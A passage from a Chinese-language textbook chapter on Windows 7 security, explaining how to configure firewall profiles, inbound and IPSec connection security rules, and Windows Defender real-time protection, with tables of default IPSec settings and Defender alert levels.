


图 4-19　“操作”界面




图 4-20　“配置文件”界面

防火墙的配置文件采用分组设置的方法，对于防火墙规则和安全连接规则，系统根据计算机连接到的位置进行分组，它包括三个配置文件：域、专用和公用。每个网络适配器分别匹配所检测网络类型的防火墙配置文件。在此，根据实际情况进行选择，也可都选。设置完成后单击“下一步”按钮，进入“名称”界面，如图 4-21 所示，指定规则的名称和描述信息。




图 4-21 “名称”界面

设置完成后单击“完成”按钮，此时在入站规则详细列表中会出现这条规则，双击这条规则可以对其进行修改，如图 4-22 所示。




图 4-22 修改入站规则

如果对系统安全性要求较高，可以在“连接安全规则”中通过“新建安全规则”，创建 Internet 协议安全性(IPSec)规则，这些规则对通信双方都可以约束。Windows 7 中 IPSec 设置的默认值如表 4-3 所示。

表 4-3　IPSec 默认值

安全要求	设 置 项	设 置 值
交换密钥	密钥生存期	480 分钟/0 会话
	密钥交换算法	Diffie-Hellman 组 2
	安全方法(完整性)	SHA1
	安全方法(加密)	AES-128(主)/3-DES(次)
数据完整性	协议	ESP(主)/AH(次)
	数据完整性	SHA1
	密钥生存期	60 分钟/100 000KB
数据加密	协议	ESP
	数据完整性	SHA1
	数据加密	AES-128(主)/3-DES(次)
	密钥生存期	60 分钟/100 000KB
身份验证方法		Kerberos 版本 5

连接安全规则的配置方式与入站规则有些类似，只是增加了一些安全选项，而且是建立在通信双方相互验证的基础上，针对连接进行管理。

(1) 连接安全规则的类型。连接安全规则的类型有以下几种。

① 隔离：根据规则定义的身份验证标准对连接进行限制，可以对域内和域外的计算机进行隔离。

该类型的设置向导包括“要求”、“身份验证方法”、“配置文件”和“名称”等页面。

② 免除身份验证：可以使指定计算机免于身份验证，而不考虑其他连接安全规则。此类规则通常用于授权访问基础结构计算机，如 Active Directory 域控制器、DHCP 服务器。免于身份验证不等于允许连接，因此，防火墙必须允许双方进行连接。

该类型的设置向导包括“免除计算机”、“身份验证方法”、“配置文件”和“名称”等页面。

③ 服务器到服务器：指定计算机(组)之间、子网之间、计算机和计算机组或子网之间的通信进行身份验证。可以使用此规则对数据库服务器和业务层计算机之间或基础结构计算机和其他服务器之间的流量进行身份验证。

该类型的设置向导包括“终结点”、“要求”、“身份验证方法”、“配置文件”和“名称”等页面。

④ 隧道：可以通过 IPSec 中的隧道模式而非传输模式确保两台计算机之间安全地进行通信。隧道模式将整个网络数据包嵌入到两个已定义终结点之间路由的数据包中。对于每个终结点，可以指定单个计算机，也可以指定连接到专用网络的网关计算机，接收隧道终结点从隧道中提取接收的流量，然后将流量路由到该专用网络。

该类型的设置向导包括“隧道类型”、“要求”、“隧道终结点”、“身份验证方法”、“配置文件”和“名称”等页面。

⑤ 自定义：使用该规则类型可以创建需要特殊设置的规则。

该类型的设置向导包括“终结点”、“要求”、“身份验证方法”、“协议和端口”、“配置文件”和“名称”等页面。

(2) 终结点。指定用户连接安全规则的计算机和计算机组，连接安全规则应用于“终结点 1”中任何计算机和“终结点 2”中任何计算机之间的通信。

(3) 隧道。IPSec 隧道模式用来与不支持第二层隧道协议(L2TP)或点到点隧道协议(PPTP)的 VPN 隧道的路由器、网关或终端系统进行相互通信。只有在网关到网关隧道方案和某些服务器到服务器或服务器到网关的配置中才支持 IPSec 隧道模式。隧道有三种类型：自定义配置、客户端到网关、网关到客户端。

Windows 7 的防火墙为操作系统安全提供了强大的保障，但也并非面面俱到，它对两种威胁无能为力：电子邮件病毒和网络钓鱼。电子邮件病毒随附于电子邮件，防火墙无法确定电子邮件的内容，因此它无法保护用户免受这类病毒的侵害；网络钓鱼是一种技术，用于欺骗计算机用户泄漏个人信息或财务信息(例如银行账户密码)，防火墙无法检查用户收到信息的内容，因此它无法保护用户免受这类攻击的侵害。阻止这些威胁要求助于 Windows Defender 实时保护。

4.2.5 Windows Defender 实时保护

Windows Defender 是 Windows 附带的一种反间谍软件，当 Windows 打开时会自动运行，帮助保护计算机免受间谍软件和其他可能不需要的软件的侵扰。当连接 Internet 时，间谍软件可能会在用户不知道的情况下安装到计算机上，并且在使用 CD、DVD 或其他可移动媒体安装某些程序的时候，间谍软件可能会感染用户的计算机。间谍软件并非仅在安装后才能运行，它还可能被编程为在意外时间运行。

在“操作中心”打开 Windows Defender，或者在“控制面板”的“大(小)图标”查看方式下，直接单击 Windows Defender 图标打开，如图 4-23 所示。



图 4-23 Windows Defender

Windows Defender 提供以下两种方法防止间谍软件感染计算机：

- 实时保护。Windows Defender 会在间谍软件尝试将自己安装到计算机上并在计算机上运行时向用户发出警告。如果程序试图更改重要的 Windows 设置，它也会发出警报。
- 扫描选项。可以使用 Windows Defender 扫描可能已安装到计算机上的间谍软件，定期计划扫描，还可以自动删除扫描过程中检测到的任何恶意软件。

使用 Windows Defender 时，更新“定义”非常重要。定义是一些文件，它们就像一本不断更新的有关潜在软件威胁的百科全书。Windows Defender 确定检测到的软件是间谍软件或其他可能不需要的软件时，使用这些定义来警告用户潜在的风险。为保持定义为最新，Windows Defender 与 Windows Update 一起运行，以便在发布新定义时自动进行安装。还可将 Windows Defender 设置为在扫描之前联机检查，更新定义。

Windows Defender 给用户发出的警报分成三个等级，如表 4-4 所示。

表 4-4　警报等级

警报级别	含　义	建议操作
严重或高	可能搜集个人信息，并对隐私产生负面影响或损害计算机的程序	立即删除此软件
中	可能影响您的隐私或更改计算机对计算体验产生负面影响的程序	复查警报详细信息，查看为何会检测到此软件。如果不喜欢软件的运行方式，或不了解和信任发布者，则考虑阻止或删除该软件
低	可能不需要的软件会搜集有关用户或计算机的信息，或更改计算机的运行方式，但它按照协议操作，安装时会显示许可条款	除非此软件在您未指示的情况下安装，否则它通常会作为有益软件在计算机上运行。如果不确定是否允许其运行，则复查警报详细信息或查看是否了解和信任该软件的发布者

警报等级可以帮助用户决定针对威胁采取的措施，Windows 实时保护提供三种操作：

- 隔离。将软件移动到计算机上的另一个位置，在用户做出选择前阻止其运行。
- 删除。将软件从计算机中永久删除。
- 允许。将软件添加到 Windows Defender 允许列表并允许它在计算机上运行。Windows Defender 将停止警报此软件可能给您的隐私或计算机带来的风险。该操作只对中、低级别的警报显现。

单击“工具和设置”中的“选项”，打开如图 4-24 所示的窗口。在此可以对实时保护进行基本的设置。

在“自动扫描”选项卡中可以设置计算机自动扫描的频率、大约时间和类型。另外，为了避免自动扫描打扰用户的工作，可以选中“仅当系统空闲时运行扫描(R)”复选框，以方便用户，提高效率。

在“排除的文件和文件夹”和“排除的文件类型”选项卡中，用户还可以根据实际情况，把一些人为安全的文件、文件夹以及文件类型排除在 Windows Defender 之外，以节省扫描的时间。

